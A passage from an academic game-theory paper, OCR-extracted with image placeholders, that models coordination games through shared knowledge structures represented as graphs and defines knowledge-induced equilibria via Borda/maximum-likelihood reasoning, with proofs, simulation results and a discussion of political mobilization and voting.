If players form a mental map of the decision context, then it might look like that in Figure 3b, where players identify salient features of the landscape and connect these features based on empirical knowledge (such as that water runs downhill, bridges cross rivers, and farms are accessed by roads).[6] Players' preferences are assumed to be consistent with the empirical organization of the decision context. Assume in this case that the probability distribution over players' types (tributary, bridge, pond, road, driveway, farmhouse) is (.1,.3,.1,.3,.1,.1). Players know this aggregate information, although they do not know where particular other players land, because they have shared information about factors that affect where each might land, such as the topography or wind conditions. Then the outcome "players of all types meet at the road junction," with minimum weighted sum of rankings $(.1) \cdot 2 + (.3) \cdot 1 + (.1) \cdot 1 + (.3) \cdot 0 + (.1) \cdot 1 + (.1) \cdot 2 = .9$, is the outcome that beats all other outcomes in this choice context using a maximum-likelihood rule. This outcome is a Bayesian Nash equilibrium and is the unique prescription of the shared knowledge structure.

The Formal Model

A pure coordination game is a one-shot game with symmetric payoffs and no credible communication between players. The advantage of such stylized constructions of coordination problems (as in Schelling 1960; Gauthier 1975; Sugden 1995) is that they illustrate at its barest the problems of indeterminacy and belief convergence in

[6]Ullman (1996) presents empirical evidence that humans do identify the same key features (referred to as *perceptual saliency*). Evidence of the use of shared knowledge of empirical relations is in Knill and Richards (1996).

FIGURE 3a Map of Parachutists' Bargaining Game





FIGURE 3b Hypothetical Mental Map of Figure 3a



games with multiple equilibria. This construction is empirically artificial, but the effect of shared knowledge structures in this game generalizes to more complicated settings as well.

A *knowledge structure game* Γ consists of a finite set of players, denoted $i = 1,...,n$ and a finite set of actions $A = \{a_1,..., a_m\}$, where each player's action set is symmetric and the set of actions is common knowledge. The set of actions is organized by a *knowledge structure* which is a labeled graph $\mathcal{M}(A,E)$ with vertices A and a set of edges E. A vertex may have one or more edges, but it is assumed that $\mathcal{M}$ is connected.[7] Each edge $e = \{a_j,a_k\}$ of $\mathcal{M}$ linking a_j and a_k corresponds to a similarity link based on the set of features or attributes between actions a_j and a_k. It is assumed that $\mathcal{M}$ is mutual knowledge, i.e., that all players organize the set of actions in the same way (as in Sugden's mutual knowledge about labels [1995, 536]), or more specifically, that a player assigns some probability ρ to the other players organizing the choice set in the same way. This assumption is weaker than common knowledge, which would require that all players know that all other players know that they all organize the choice set in the same way, *ad infinitum.*

In a coordination setting, the organization can also be thought of as an organization over *outcomes* rather than over actions, although the two are related. In a slight abuse of notation, when used to designate an organization over coordination outcomes, the graph will be

[7] The assumption that knowledge structures are connected implies that any feasible alternative in the choice set possesses at least one feature (e.g., Tversky 1977) that allows that alternative to be referentially related to another alternative in the choice set.

denoted as O, where the vertices $a_1,\ldots,a_m$ of O represent coordination by all players at one of the m actions. The game is then referred to in shorthand as $\Gamma(O)$.

It is assumed that players' utility functions over A are consistent with their mental organization of A; thus the organization of outcomes constrains the set of feasible utility functions. This assumption has precedent from a variety of sources. For example, Bacharach (1993) refers to a "first phase of decision making where an agent arrives at some way of describing the options to herself" (see also Gauthier 1975; Nozick 1993, 134–135; Wendt 1992). Many of Anthony Downs's (1957) hypotheses stem from assumptions that preferences are connected to the structure of empirical choices (see also Hinich and Munger 1994). Most similarly, Black's theorem (1958) imposes a requirement that preferences are consistent with a linear ordering of the choice set. Black's assumption of a linear left-right continuum can be extended to the notion of ideological constraint in general, where preferences are constrained by a conceptual organization of the alternatives (e.g., Sullivan, Piereson, and Marcus 1978). Black's theorem can be thought of as the special case where $\mathcal{M}$ is a linear ordering; or conversely, the model presented here can be thought of as a graph-theoretic extension of Black's linear ordering of alternatives with its induced single-peaked preferences.

Specifically, each vertex $a_j \in O$ defines a *type* of player, in the Bayesian sense, who most prefers coordination at outcome a_j and whose preferences over the remaining actions follow from the knowledge structure O. Since utility functions are constrained by O, a player's type is defined by identifying that player's top-ranked outcome or *ideal* point. Players' types (or equivalently, ideal points) occur with a probability distribution $\varnothing$ over A. Players are informed about the probability distribution $\varnothing$ as well as their own type, but are unaware of other players' types.[8] Players make simultaneous choices of an action in A.

The graphs $\mathcal{M}$ and O are assumed to be unweighted, allowing players' utility functions for all m types to be defined by the path lengths through O. (Weighted relationships are straightforward but complicate the description.) Let B denote the positive payoff from successful coordination. Let $\beta(a_j;a_\tau)$ denote the cost to a type τ player (a player with ideal point a_τ) of choosing action a_j. For example, assuming an unweighted graph, $\beta(a_j; a_\tau)$ is equivalent to the number of edges on the shortest path length from ideal point a_τ to action a_j, namely $d(a_j, a_\tau)$. Let a^*_{-i} denote the equilibrium action of all other players except player i. The utility function of player i with ideal point a_τ is

$$u_{i,\tau}(a_j) = \begin{cases} B-\beta(a_j;a_\tau) & \text{if } a_j = a^*_{-i} \\ -\beta(a_j;a_\tau) & \text{if } a_j \neq a^*_{-i} \end{cases} \qquad (3)$$

for $\tau = 1,\ldots,m$. As in the examples above, players receive the benefit B only if they coordinate at the same action yet incur costs $\beta(a_j;a_\tau)$ whether or not they successfully coordinate due to the costs of choosing an action (e.g., Sugden 1995).

The presence of a shared interpretation of the choice environment provides information that allows players to maximize the probability of choosing the action that is top-ranked for all possible preferences. As Young (1986, 1995) shows, if one wants to maximize the probability of getting a correct social ranking over a set of choices, then the Condorcet rule is the "optimal rule."[9] However, in coordination games the full social ranking is unnecessary and one only needs to identify the most-likely top-ranked action. In this case Young shows that the Borda winner, the action that beats the other actions most often in a series, is the optimal rule that yields the maximum-likelihood estimate of the top-ranked alternative.[10] The following example illustrates this logic:

Example 4 *Maximum-likelihood Estimation and Schelling's Bargaining Game*

Consider the Schelling bargaining game of the previous section. In order to simplify the example I will assume that there are two players and that the probability of each type is $1/m$.[11] Since players are unaware of their own type

[8] This assumption is not new to a shared knowledge structure approach. Nearly all models of games of incomplete information assume that the probability distribution is known by the players. The justification is that aggregate information (such as through polls or the media) is more readily available than private, individual preference information.

[9] Young's maximum-likelihood approach applies both to cases where there is an objective true answer (as in the Condorcet Jury Theorem) and where the answer is endogenously derived from voters' preference rankings (e.g., Young 1986).

[10] Note that other maximum-likelihood rules might be appropriate for coordination settings, depending on what is to be maximized. Young's rule maximizes the probability of identifying the single alternative that is most likely to be top-ranked over voters' preferences, which is the fundamental problem of coordination. However, if, for example, robustness is the most important criterion (namely identifying the alternative that is most insensitive to changes in the choice set), then a different maximum-likelihood rule might be derived.

[11] More players requires sampling on a combinatorially larger set, such as *ttt, ttb, ttp, ..., fff* for three players. In general, the distribution of the sampling is proportional to the distribution of players' types $\varnothing$, and the Borda scores are correspondingly weighted by $\varnothing$. For example, with two players and $\varnothing = \left(\frac{1}{2},\frac{1}{2},0,\ldots,0\right)$ the sampling is on *tt, tb, bt,* and *bb,* and the Borda score for r is $\frac{1}{2}\cdot 2+\frac{1}{2}\cdot 1+0\cdot(1+0+1+2)$.

ex ante and players remain unaware of each others' types in the interim, each player must maximize over all possible positions of both players. With two players there are m^2 possible combinations of players' types and $\binom{m}{2}$ pairwise comparisons of the actions. Since players do not have information about each other's type, in effect they are drawing a sample of each pairwise comparison of actions and asking which action has the highest probability of being the winner for all possible combinations of players' types. The action a_j that has the maximum-likelihood of being "best" for all possible player types is the action with the greatest probability of winning against all other $a_k \in A$, $k \neq j$ (Young 1986). In this example, outcome r is the maximum-likelihood winner since the probability that r is best is $\left(24+\frac{1}{2}\cdot 9\right)/36$ against outcome t, $\left(15+\frac{1}{2}\cdot 13\right)/36$ against outcome b, $\left(21+\frac{1}{2}\cdot 10\right)/36$ against outcome p, $\left(16+\frac{1}{2}\cdot 16\right)/36$ against outcome d, and $\left(20+\frac{1}{2}\cdot 13\right)/36$ against outcome f, giving an average probability of $\frac{27.3}{36}$ of being the best coordination outcome (see also Young 1986, 117). Thus, action r has the greatest average probability of being best; the next best action is b with an average probability of $\frac{22.5}{36}$ and the action with the lowest average probability of being best is f with an average probability of $\frac{10.4}{36}$.[12] ■

This tedious sampling approach illustrates the connection to maximum-likelihood estimation but is unnecessary since Young (1986, 1988, 1995) shows the equivalency between this procedure and the much simpler procedure of choosing the action with the lowest Borda score (see appendix). Using this shortcut (which is independent of the number of players but not independent of the distribution of types), the outcome r is quickly identified as the maximum-likelihood winner since it has the minimum Borda score (or equivalently, is highest ranked over all types). However, to implement a decision based on the knowledge structure, agents need not engage in any calculations at all but can rely on a simple heuristic: in most cases, the maximum-likelihood winner (or equivalently the Borda winner) is the alternative in the knowledge structure $\mathcal{M}$ with maximum degree, namely the alternative that is adjacent to the greatest number of other alternatives in the choice set. Specifically, for random graphs and random distributions of players' types, the probability that an alternative that is the Borda winner is also an alternative with maximum degree is approximately .75 for choice sets up to ten alternatives.[13]

We can now precisely define a knowledge-induced equilibrium in a coordination game Γ with shared knowledge structure O:

Lemma 1 An action $a_j \in A$ is the Borda winner *iff* a_j is $\arg\min \sum_{a_k \in A} d(a_j, a_k)$

Proof. By the utility functions of Equation (3), the players' rankings over the outcomes $a_j \in O$ correspond to the distance from a_j to the ideal point for that player's type. The Borda winner is the action that is highest ranked over all players' types, which corresponds to the action with the lowest sum of distances to all ideal points, namely the a_j that minimizes $\sum_{a_\tau \in A} \beta(a_j; a_\tau)$. By the definition of $\beta(a_j; a_\tau)$ this is equivalent to the a_j that minimizes $\sum_{a_k \in A} d(a_j, a_k)$.[14] ■

Definition 1 *An outcome* a_j^* *is a* knowledge-induced equilibrium *of* $\Gamma(O)$ *iff* a_j^* *is* $\arg\min \sum_{a_k \in O} d(a_j^*, a_k)$.

Results

A knowledge-induced equilibrium can be thought of as a refinement to the set of (Bayesian) Nash equilibria for games where players share an organization of the action set. This section presents some general properties and results of a knowledge-induced equilibrium. Until the

[12] To recreate these values, make a 36 × 15 table where the rows are all combinations of players' types: *tt*, *tb*, *tp*, ..., *ff*, and the columns are the pairwise comparisons: *t* versus *b*, *t* versus *p*, ..., *d* versus *f*. For each cell, enter the action that is the winner in that pairwise comparison given that distribution of players' types and their utility functions. If two actions a_j and a_k are tied then each is best with probability 1/2 in that cell. The probability that t is best against *b* is the total number of times in the 36 rows that *t* beats *b* plus one-half the number of times *t* ties *b*.

[13] This result is based on simulations with random graphs (probability of an edge = .5) and random distributions of agents ($\varnothing$) over the feasible preference types for m = 3,...,10,15, 20 with 1000 trials each. Even for choice sets as large as twenty alternatives, the Borda winner is the vertex with maximum degree in nearly two-thirds of the cases (.63) and was nearly always the vertex with either the maximum or one less than the maximum degree.

[14] Note that the maximum-likelihood winner is not equivalent to two common graph-theoretic definitions of centrality: the *center* (the vertex with minimum eccentricity) and the *centroid* of a graph (defined only for trees as the vertex with the minimum-maximum branch weight). Examples are easy to construct where the concepts do not coincide.

relaxation of this assumption in Propositions 6 and 7, it is assumed that the knowledge structure is shared.

Theorem 2 *A coordination game $\Gamma(O)$ has at least one knowledge-induced equilibrium.*

Proof. For any graph O, there is always at least one vertex a_j^* for which a_j^* is arg $\min \sum_{a_k \in O} d(a_j^*, a_k)$. ■

Corollary 3 *If a_j^* is a knowledge-induced equilibrium, then a_j^* is a (Bayesian) Nash equilibrium.*

Proof. In the construction of the coordination game $\Gamma(O)$, the graph O consists of the m coordination outcomes, each of which is a Nash equilibrium of the coordination game. A knowledge-induced equilibrium is a subset of the coordination outcomes of O. Given that players coordinate at a_j^*, they have no incentive to unilaterally deviate from their equilibrium action. ■

A knowledge-induced equilibrium is also a coalition-proof Nash equilibrium, as shown by the following corollary, implying that it is an efficient, self-enforcing agreement under nonbinding preplay communication (Bernheim et al. 1987).

Corollary 4 *A unique knowledge-induced equilibrium is a strong Nash equilibrium.*

Proof. Since coordination requires the choice of the same action by all players, unilateral changes of strategies by any coalition of players results in a lower payoff for at least one member of the coalition. ■

The force of the knowledge structure is to organize and restrict the set of players' preferences in particular consistent ways, thereby allowing for a maximum-likelihood winner to emerge (e.g., Saari 1994; Richards, McKay, and Richards 1998). As in other structural restrictions (e.g., Shepsle 1979; Black 1958), the knowledge structure contains implicit information because it constrains the extent of feasible preference types. To illustrate the force of this structure, the following simple (and familiar) example highlights how a collection of preferences not structured by a knowledge representation yields to a breakdown of a maximum-likelihood winner.

Example 5 *Preferences not consistent with a common knowledge structure.*

Assume three preference types: $a \succ b \succ c, b \succ c \succ a$, and $c \succ a \succ b$ that do not form a consistent shared $\mathcal{M}$. Using the procedure of Young (1986), the probability that a is best against b is 6/9 and the probability that a is best against c is 3/9. Similarly, the probability that b is best against c is 6/9 and the probability that c is best against a is 6/9, yielding the intransitive information that a is likely to be better than b, c is likely to be better than a, and b is likely to be better than c. The average probability that any alternative is best is .5 for a, b, and c, yielding no maximum-likelihood winner. ■

Uniqueness of Knowledge-Induced Equilibria

In any coordination setting, uniqueness is a virtue. However, it is already apparent that a knowledge-induced equilibrium need not be unique since a graph O may have multiple vertices that minimize $\sum_{a_k=1}^{m} d(a_j^*, a_k)$. Thus, like other coordination prescriptions (e.g., Sugden 1995), a knowledge-induced equilibrium will provide guidance in some cases, but not in others. Before presenting the positive results, I illustrate some of the worst-case scenarios with examples.


The set of equilibria need not be adjacent in O. For example, if O has edges $E = (a_1a_3, a_1a_5, a_2a_3, a_2a_5, a_3a_4, a_4a_5)$ then the outcomes a_3 and a_5 are both knowledge-induced equilibria but a_3 is not adjacent to a_5. Multiple knowledge-induced equilibria occur when O is symmetric and can potentially include the entire set of actions in nongeneric symmetric cases. Let O be a ring graph R_m. Then there are m knowledge-induced equilibria. It might be conjectured that the cardinality of the set of knowledge-induced equilibria depends solely on the symmetry of the knowledge structure. This is not true. Although the symmetry of the structure plays a role, it is not a perfect predictor, as the following example shows: if O has edges $E = (a_1a_2, a_2a_3, a_2a_6, a_3a_4, a_3a_5, a_4a_5, a_5a_6)$ then O is asymmetric but $\Gamma(O)$ has two knowledge-induced equilibria: outcomes a_2 and a_3.

However, particular forms of knowledge structures do lead to specific properties of the set of knowledge-induced equilibria. An empirically prevalent representational form is a *tree*, as in the taxonomy of animal species, kinship networks, or a city-block ideology metric (e.g., Minsky 1985; Corter 1996; Barberà, Gul, and Stacchetti 1993). The following theorem shows that if the knowledge structure is a tree (a connected acyclic graph), then the set of knowledge-induced equilibria consists of at most two adjacent equilibria. This implies that knowledge representations of these common forms will have special (and nice) coordination properties.

Theorem 5 *If O is a tree then $\Gamma(O)$ has at most two knowledge-induced equilibria and they will be adjacent in O.*

Proof. See appendix.

FIGURE 4 Probability of a Unique Knowledge-Induced Equilibrium



Examples are useful to illustrate the possibilities of uniqueness and its failures; however, to explore the question of how often a knowledge-structure game prescribes a unique equilibrium we need to turn to Monte Carlo simulations. The procedure is to generate random graphs with m vertices and estimate the percent of graphs which prescribe a unique equilibrium in a knowledge-structure graph. Each graph is a random (connected) graph with the probability of an edge equal to $\frac{1}{2}$, which corresponds to sampling uniformly from all labelled graphs on m vertices and which generates the greatest variety of nonisomorphic graphs for any fixed-edge probability and number of vertices.[15] Figure 4 summarizes the results. (Note the log scale.) There are several interesting observations. First, although a knowledge-structure game may have multiple equilibria, this is not the norm based on an examination of the set of random graphs. Obviously three-quarters of all knowledge structures with a choice set of three actions prescribe a unique equilibrium. Less intuitively, choice sets with five or six actions also have a probability of .5 or better of a unique equilibrium. However, a second observation is that some choice sets are clearly worse than others: most notable in this category are the cases with $m = 2$ and $m = 4$. The symmetry effects of even-versus-odd choice sets create drastic oscillation of the probability results for small choice sets, but disappears as m increases. Third, and probably most surprising, the prospects for a unique equilibrium *improve* rather than decline as the size of the choice set increases. Even for choice sets that are extremely large by empirical standards, such as $m = 40$, the probability of a unique equilibrium prescription in a knowledge-structure game is still approximately .75. Furthermore, the assumption that preferences are perfectly consistent with the knowledge structure can be relaxed in various ways. Similar results hold if players' preferences are structured by $\mathcal{M}$ only over a subset of vertices near an agent's ideal point (with indifference thereafter) rather than over the entire choice set. The dashed line in Figure 4 shows the case where preferences are constrained only within two edge steps from each agent's ideal point.

[15] Five hundred graphs were generated for cases with m 20. One hundred graphs were generated for the forty-vertex case. Only 100 trials were run for $m = 40$ because a single trial took thirty minutes of computer time. To verify the accuracy of the Monte Carlo simulations, the program was also run on the complete set of all connected graphs for $m = 3, 4, 5$, and 6 (from the appendix in Harary 1969).

Uncertainty Over Others' Mental Models

Up until this point the model assumed that players organize the set of alternatives using similar abstract mental models. However, there are many reasons why players may not have shared models or may be unsure of other players' understanding of the decision context. In this section I relax the assumption of mutual knowledge to allow some probability that a subset of players do not hold the same shared model. Thus, even though a unique coordination equilibrium may exist, the possibility of others "not being on the same page" may undermine the equilibrium. This logic also occurs in the well-known Stag Hunt game, where the presence of uncertainty about

others' understandings of the game may undermine the unique Pareto-optimal equilibrium. Factors such as cultural differences across players, high-risk situations, very large numbers of players, or a lack of institutional or social norms, may all contribute to a higher probability that miscoordination occurs (Jervis 1978).

Let $\mathcal{M}_i$ be the knowledge representation held by player i with knowledge-induced prescription k_i^*. The problem for coordination is that if one or more players has a different mental model then there is some probability that those players have a different knowledge-induced prescription and hence players will fail to coordinate. For simplicity, assume the uncertainty is constant across players and denote the probability of a shared knowledge structure as $\rho = prob(\mathcal{M}_j = \mathcal{M}_i)$ for all $j \neq i$. Then we are interested in the value of the expression $prob(k_i^* = k_j^*)$ for all $j \neq i$ given the probability ρ. Furthermore, we can explore the minimum-threshold values of ρ, denoted $\bar{\rho}$, such as when $prob(k_i^* = k_j^*) \geq .5$ for all $j \neq i$.

Let L_m denote the number of connected labeled graphs with m vertices and $\{L_m\}$ denote the set of such graphs. The following result summarizes the probability of coordination as a function of the number of players n, the number of strategies m, and the probability of a shared structure ρ.

Proposition 6 *Let $0 < \rho < 1$ be the probability that a player j's ($j \neq i$) knowledge representation $\mathcal{M}_j = \mathcal{M}_i$. The probability that all n players coordinate at a unique knowledge-induced equilibrium of $\mathcal{M}_i$ is*

$$\sum_{j=0}^{n-1} \binom{n-1}{j} \rho^{n-1-j}(1-\rho)^j \left(\frac{L_m - m}{L_m - 1} \cdot \frac{1}{m}\right)^j. \qquad (4)$$

Proof. The probability that all $n-1$ players have representation $\mathcal{M}_i$ (and hence the same knowledge-induced equilibrium) is ρ^{n-1}. The probability that $n-2$ players have representation $\mathcal{M}_i$ and exactly one player has a different knowledge representation is $\binom{n-1}{1}\rho^{n-2}(1-\rho)$. However, any player with a knowledge structure $\mathcal{M}_j \neq \mathcal{M}_i$ may still choose k_i^* if k_i^* is the knowledge-induced equilibrium of $\mathcal{M}_j$. By the symmetry of $\{L_m\}$, each vertex is a knowledge-induced equilibrium in $\frac{1}{m}$ of the graphs, hence the original knowledge-induced equilibrium k_i^* occurs with probability $\frac{1}{m}$. However, $\mathcal{M}_j$ is not drawn from the full set $\{L_m\}$ but from $\{L_m\} - \mathcal{M}_i$. The probability of k_i^* occurring in $\{L_m\} - \mathcal{M}_i$ is $\frac{1}{L_m - 1}\left(\frac{L_m}{m} - 1\right)$. (The probability of any of the $m-1$ alternatives not equal to k_i^* occurring in $\{L_m\} - \mathcal{M}_i$ is $\frac{1}{L_m - 1}\left(\frac{L_m}{m}\right)$ which gives $\frac{1}{L_m - 1}\left(\frac{L_m}{m} - 1\right) + (m - 1)\frac{1}{L_m - 1}\left(\frac{L_m}{m}\right) = 1$. Generalizing this logic into the weighted binomial sum for $2,3,\ldots,n-1$ players having different models yields

$$\rho^{n-1} + \binom{n-1}{1}\rho^{n-2}(1-\rho)\left[\frac{1}{L_m - 1}\left(\frac{L_m}{m} - 1\right)\right] + \binom{n-1}{2}\rho^{n-3}(1-\rho)^2\left[\frac{1}{L_m - 1}\left(\frac{L_m}{m} - 1\right)\right]^2 + \ldots,$$

which simplifies to Equation (4). ■

Table 1 shows how confident a player must be about others' mental models in order to achieve at least a 50 percent probability of coordination if he plays his own knowledge-structure prescription. For example, with five players and twenty strategies, a player needs to place an 83 percent chance on each other player sharing his own representation in order to guarantee a 50 percent probability of coordination at his knowledge structure prescription. Although the probability of coordination overall remains approximated by ρ^n for large numbers of alternatives, this analysis points out that some uncertainty does not undermine the idea of a knowledge-structure prescription—*provided the number of players is not too large.* The following proposition provides the information for the last column of Table 1.

Proposition 7 *As $m \to \infty$, the value of $\bar{\rho}$ such that $prob(k_i^* = k_j^*) \geq .5$ for all $j \neq i$ ap proaches $\bar{\rho} = (.5)^{\frac{1}{n-1}}$, where n is the number of players.*

TABLE 1 Confidence in Shared Models for prob(coordination) 50%. ($\bar{\rho}$ such that $prob(k_i^* = k_j^*) \geq .5$ for all $j \neq i$)

		Number of Alternatives (m)					
		3	4	5	10	20	∞
Number of Players (n)	3	.67	.62	.63	.67	.69	.71
	4	.77	.73	.74	.77	.78	.79
	5	.82	.79	.80	.82	.83	.84
	6	.85	.83	.84	.86	.86	.87
	7	.88	.86	.86	.88	.89	.89
	10	.92	.90	.91	.92	.92	.93
	20	.959	.953	.955	.960	.962	.964

Proof. Using the binomial expansion $\sum_{x=0}^{n-1}\binom{n-1}{x}a^x b^{n-1-x} = (a+b)^{n-1}$ with $a = (1-\overline{\rho})\left(\frac{L_m - m}{L_m - 1}\right)\left(\frac{1}{m}\right)$ and $b = \overline{\rho}$ from Equation (4) gives the inequality

$$\left((1-\overline{\rho})\left(\frac{L_m - m}{L_m - 1}\right)\left(\frac{1}{m}\right) + \overline{\rho}\right)^{n-1} \geq .5. \qquad (5)$$

As m increases, the value of L_m increases rapidly relative to m based on the series 4, 38, 728, 26704, ... (Sloane and Plouffe 1995, M3671), so the $\frac{L_m - m}{L_m - 1}$ term rapidly approaches one. In the limit as $m \to \infty$, Equation (5) simplifies to $\overline{\rho} \geq (.5)^{\frac{1}{n-1}}$. ■

Discussion

Nearly forty years ago Thomas Schelling proposed the idea of a focal point as an explanation of how players coordinate in an empirical setting. His insight was that a mental organization of the salient features of a decision context could potentially solve coordination problems even in the absence of communication or repeated play. This idea is so compelling that it is invoked to explain coordination outcomes in settings including collective action, third-party voting, campaign contributions, government regulations, international systems, and tariff policies (e.g., Chong 1991; Ainsworth and Sened 1993; Lohmann 1994; Spruyt 1994; Cox 1997; Scholz and Gray 1997; McGillvray 1997; O'Neill 1999). However, whereas a focal-point solution incorporates a payoff-independent labelling of the alternatives, a knowledge-induced equilibrium emphasizes the extent to which mental models are consistent with and constrain players' preferences. This shared restriction on the set of admissible preferences in turn facilitates coordination, despite conflicting ideal points among players.

The advantage of developing a formal model of the intersection of knowledge representations and choice is that it allows for a reexamination of the conditions that influence successful coordination. The model suggests some new implications for old variables and some new variables for future inquiry. Four variables immediately emerge from the model and results: (1) the number of choices in the action set, (2) the number of players, (3) the form of a knowledge structure, and (4) the extent to which mental models are shared. All these variables are empirically measurable.[16]

The number of choices and the number of players are frequently mentioned in association with coordination and bargaining. Since the combinations of possibilities explode with both these variables, it is typically inferred that both more choice and more players exacerbate a coordination problem. However, *if* players hold similar abstract mental models, then coordination over more choices is not necessarily more difficult, as seen in the Monte Carlo results. In fact, the coordination indeterminacy was significantly worse with only four choices than with six or ten or even twenty choices. If players put some nonzero probability on others holding a different mental model, then more choices still did not result in drastic changes to coordination prospects. For example, with five players, regardless of whether the coordination problem was over three or 100 choices, a probability of shared knowledge of .71 guaranteed a 50 percent chance of coordination if a player chose the knowledge-induced equilibrium of his own knowledge structure.

However, the number of players had a different effect. *If* players have shared mental models, then since a knowledge-induced equilibrium is defined from the knowledge structure, including more players makes little difference to the cognitive complexity of the problem since the maximum-likelihood winner is the same for all types of players. A puzzle in empirical political coordination is how large groups of players, as in collective action problems or third-party voting, manage to coordinate their actions given the exploding combinatorics on strategy vectors and beliefs. This model suggests that *if* there is some level at which players meta-organize their understandings of the choices (despite conflicting preferences over these choices), then coordination can still occur in large groups.

However, as the number of players increases presumably the empirical probability of shared mental models decreases, although some cultural anthropologists and evolutionary psychologists make arguments to the contrary (e.g., Barkow, Cosmines, and Tooby 1992; Romney et al. 1996). Regardless of the debates on culture or cognition, the formal results did show that larger numbers of players require a higher threshold for shared knowledge in order to achieve coordination. Furthermore, this threshold probability increases relatively rapidly. For example, although with only three players the

[16] The latter two variables are measurable using statistical techniques based on multidimensional scaling (e.g., Romney, Batchelder, and Weller 1987 in anthropology; Richards and Koenderink 1995 in cognitive science).

probability of shared knowledge must be only .71 or greater, for six players the threshold increased to .87, and by twenty players was .965.

The results also emphasize that the *form* of knowledge in a given empirical context is an important variable in coordination. Is knowledge represented as a tree or in rings or is there high or low symmetry in the organization? These qualitative attributes of the empirical context may be more important factors in coordination than simply the number of choices. Although the idea of structures of knowledge is not new in political science, the qualitative characteristics of the form of knowledge has not been considered as an important variable in predicting collective outcomes. In some cases, a knowledge structure suggests a unique prescription; in other cases it has little coordinating power. An example of empirical variations in the form of knowledge is evident in collective action problems of mass mobilization (e.g., Chong 1991; Lohmann 1994). My model formalizes how characteristics of a shared mental model can overcome the effects of large numbers of players. Most successful mass mobilizations have shared knowledge structures with strong uniqueness properties. Probably the best empirical example is the spontaneous gathering of East Germans on the Ringstrasse encircling Karl-Marx-Platz—a stark unique knowledge-induced equilibrium of probably every resident's mental map of central Leipzig (Lohmann 1994, 67–8).

Finally, although the model initially assumed a shared mental model among players, the extent to which a shared representation exists is an important variable for empirical applications of the model. For example, multiparty democracies involve coordination problems in that voters must coordinate on which of the smaller parties reaches the threshold for third-party representation (Cox 1997; Myerson and Weber 1993). If voters have shared cognitive organizations of these parties then the prospects for coordination among minority parties should be much greater than suggested by a traditional game-theoretic analysis. In contrast, where there is no shared cognitive organization of the parties, as in the case of emerging democracies with numerous newly formed political parties, coordination on third parties would be expected to be more difficult, leading to frequent changes in party representation and coalition structure.

As another example, there may be differences in the extent of structure between different subgroups of agents, as in Converse's (1964) assertion that the belief structure of elites is tighter than the belief structure of the masses. Groups with tightly structured shared mental models would be expected to coordinate more easily based on this additional information, whereas groups with loosely structured shared models would have more difficulty coordinating and would need to rely on other sources, such as institutions, to solve their coordination problems. Similarly, in conflict resolution bargaining (e.g., Schelling 1960; Legro 1995), the model suggests that coordination will be much more successful if (or when) a shared mental model emerges among the participants. Coordination can be facilitated by creating a shared understanding of the relationships among the feasible negotiation proposals. This implies that even nonenforcing third-party mediators (such as an individual diplomat, a nongovernmental organization, or an institution such as the United Nations) can potentially have great influence over the ability of participants to reach a coordinated agreement—if they can facilitate a convergence of the participants' representations of the bargaining context.

